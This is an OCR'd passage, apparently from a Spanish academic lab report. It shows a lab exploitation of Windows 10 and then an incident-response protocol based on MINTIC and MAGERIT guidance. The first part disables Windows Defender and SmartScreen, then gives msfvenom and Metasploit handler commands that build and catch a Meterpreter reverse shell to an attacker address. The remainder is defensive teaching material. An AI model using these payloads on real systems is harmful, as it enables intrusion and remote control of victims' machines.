
Paso 1

Figura 24 Topología de red



Fuente: elaboración propia


Figura 25 Información SO



Fuente: elaboración propia


Paso 2.

Figura 26 Desactivación Windows Defender




Fuente: elaboración propia

Figura 27 Desactivar seguridad en opciones de internet




Fuente: elaboración propia

Figura 28 Desactivar SmartScreen



Fuente: elaboración propia

Figura 29 Desactivar protección en tiempo real




Fuente: elaboración propia

Paso 3. Msfvenom

En Kali Linux se abre la consola y se digita el siguiente comando:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform
windows -a x64 LHOST=192.168.20.17 LPORT=443 -f exe >>
/home/robinson/Desktop/PoC_18419144.exe
```


Figura 30 Comando msfvenom



Fuente: elaboración propia

El anterior comando nos creará un archivo con una carga útil para ser enviado a la maquina Windows 10 y posteriormente ejecutarlo para darle ingreso a la maquina atacante (Kali).

Figura 31 Archivo PoC_18419144.exe




Fuente: elaboración propia

Paso 4

Se carga el archivo PoC_18419144.exe en el SO Windows 10/ Descargas

Figura 32 Prueba archivo generado




Fuente: elaboración propia

Se ejecuta en Kali Linux – Metasploit, los siguientes comandos:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.20.17
set lport 443
exploit
```


Figura 33 Evidencia de la explotación de la vulnerabilidad identificada



Fuente: elaboración propia


Se procede a utilizar el comando cd / para ubicarnos en el directorio del SO y con el comando ls se listan los directorios con el fin de llegar a la ubicación del escritorio, donde se tiene el archivo creado.

Figura 34 Listado de directorios de Windows 10.



Fuente: elaboración propia


Figura 35 Archivos en el escritorio de Windows 10



Fuente: elaboración propia

Una vez ubicados en el escritorio, se procede a eliminar el archivo PoC_18419144.exe con la orden rm PoC_18419144.exe

Figura 36 Eliminación de archivo



Fuente: elaboración propia

Informe de la explotación de vulnerabilidades en el escenario propuesto:

Comandos para desarrollar el payload

Msfvenom: ejecuta Metasploit.

-p: define la ruta del payload, para el caso de estudio es windows/x64/meterpreter/reverse_tcp.

--platform: para definir la plataforma que tiene el SO víctima, para el caso de estudio es Windows

-a: permite definir la arquitectura del SO que se desea atacar, para el caso de estudio es x64 (64 bits).

LHOST: para definir la dirección ipv4 del dispositivo atacante o maquina Kali Linux.
LPORT: para definir el puerto de conexión entre el dispositivo víctima y el dispositivo atacante.
-f: para generar el payload como un archivo ejecutable.

exe: formato de archivo deseado para la ejecución de la práctica.

>> /home/robinson/Desktop/PoC_18419144.exe: ruta y nombre del archivo deseado para realizar la práctica.[35]

Comandos para ejecutar el payload

use: permite indicar al programa la ruta donde se encuentra el exploit que se desea utilizar, para el caso de estudio seria exploit/multi/handler el cual es un módulo que permite poner en modo escucha al programa metasploit.

set payload: se utiliza para indicarle al programa el payload que desea ejecutar, para la práctica de estudio seria windows/x64/meterpreter/reverse_tcp, el cual permite establece una conexión de escritorio remoto inverso.

set lhost: se utiliza para indicarle al programa la dirección ipv4 del dispositivo atacante, la cual para el caso de estudio es 192.168.20.17.

set lport: se utiliza para indicarle al programa el puerto por el cual desea realizar la conexión, el cual para el caso de estudio es 443.

Exploit: con este comando el programa inicia el exploit indicado.[36]

[35] Ibid.
[36] RAFAEL GARCIA LAZARO. Metasploit (cheat sheet) Comandos de la consola de metasploit [Sitio Web]. 02 de julio de 2020Consulta: [01 de marzo de 2024]. Disponible en: https://www.hackbysecurity.com/blog/metasploit-cheat-sheet-1.

4. CONTENCIÓN DE ATAQUES INFORMÁTICOS

4.1 Protocolo de atención ante un ataque informático

Identificación:

Con el fin de identificar un ataque informático en tiempo real según la guía para la gestión y clasificación de incidentes de seguridad de la información de MINTIC se debe:

Estar pendiente de los indicadores generados por las alertas de los sistemas intermediarios y de seguridad, caída de los servidores, información suministrada por los usuarios, informes de los antivirus, funcionamiento irregular de los sistemas. Esta identificación generará unos archivos conocidos como logs los cuales pueden ser analizados por el especialista en seguridad informática.[37]

Con la anterior información se deberá realizar la identificación del incidente definiendo la siguiente información: título o ID, descripción, fecha de detección, responsable de gestionar el incidente.[38]

Clasificación:

Posteriormente, se deberá clasificar el incidente de manera que sea fácilmente identificable, para lo cual se sugiere el uso de la guía MAGERIT v.3: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información, Libro II: Catálogo de Elementos, apartado 5. Amenazas[39]

Así mismo, se sugiere la guía para la gestión y clasificación de incidentes de seguridad de la información, en donde se establece clasificaciones como acceso no autorizado, modificación de

[37] MINTIC. guía para la gestión y clasificación de incidentes de seguridad de la información 5.5.1 Detección Identificación y Gestión de Elementos Indicadores de un Incidente [Sitio Web]. MINTIC. 06 de noviembre de 2016Consulta: [19 de marzo de 2024]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf.

[38] ASANA. Gestión de incidentes: cómo crear un plan (incluye siete mejores prácticas): Team Asana. 16 de febrero de 2024Consulta: [19 de marzo de 2024]. Disponible en: https://asana.com/es/resources/incident-management.

[39] PORTAL ADMINISTRACIÓN ELECTRÓNICA. MAGERIT v.3: Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información Libro II: Catálogo de Elementos [Sitio Web]. Madrid España: Ministerio de Hacienda y Administraciones Públicas. octubre de 2012Consulta: [19 de marzo de 2024]. Disponible en: https://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Magerit.html.

recursos no autorizados, uso inapropiado de recursos, no disponibilidad de los recursos, multicomponente.[40]

Priorización:

Una vez identificado y clasificado el incidente de ciber seguridad se deberá determinar la prioridad de atención de este, para lo cual la guía para la gestión y clasificación de incidentes de seguridad de la información de MINTIC sugiere tener en cuenta las siguientes variables:

Nivel de prioridad, para lo cual se establece como niveles de criticidad los siguientes: inferior 0,10; bajo 0,25; medio 0,50; alto 0,75 y superior 1,00.

Impacto actual

Impacto futuro

Las anteriores variables sirven como insumo para definir el tiempo de respuesta para la atención del incidente de ciber seguridad, las cuales pueden ir desde los 5 minutos y hasta las 3 horas para el nivel inferior.

Notificación del incidente de ciberseguridad:

Como parte del protocolo de atención se deberá poner en conocimiento los incidentes de ciber seguridad al gobierno TI y los responsables de los procesos afectados con el fin de tomar las medidas que permitan subsanar la situación presentada.

Contención

Como procedimiento de respuesta ante la detección de un incidente de ciber seguridad se deberá establecer las acciones inmediatas a realizar, las cuales según la guía para la gestión y clasificación de incidentes de seguridad de la información pueden ser:

Para accesos no autorizados basados en varios intentos de iniciar sesión sin éxito, se deberá bloquear la cuenta. Si existe compromiso del root se deberá apagar el sistema.

Para la detección de códigos maliciosos, se deberá desconectar el computador infectado de la red.

[40] MINTIC. guía para la gestión y clasificación de incidentes de seguridad de la información 5.5.4 Clasificación De Incidentes De Seguridad De La Información [Sitio Web]. MINTIC. 06 de noviembre de 2016Consulta: [19 de marzo de 2024]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf.

Para el reconocimiento basado en escaneo de puertos, se deberá incorporar reglas para filtrar en el cortafuegos.

Proceso forense:

Se sugiere realizar una imagen espejo del equipo afectado con software forense para el respectivo análisis y si es el caso denuncia ante las entidades pertinentes por situaciones como las contenidas en la ley 1273 de 2009, por ejemplo: daño informático, acceso abusivo a un sistema informático, hurto por medios informáticos y semejantes, entre otros.

Erradicación y recuperación:

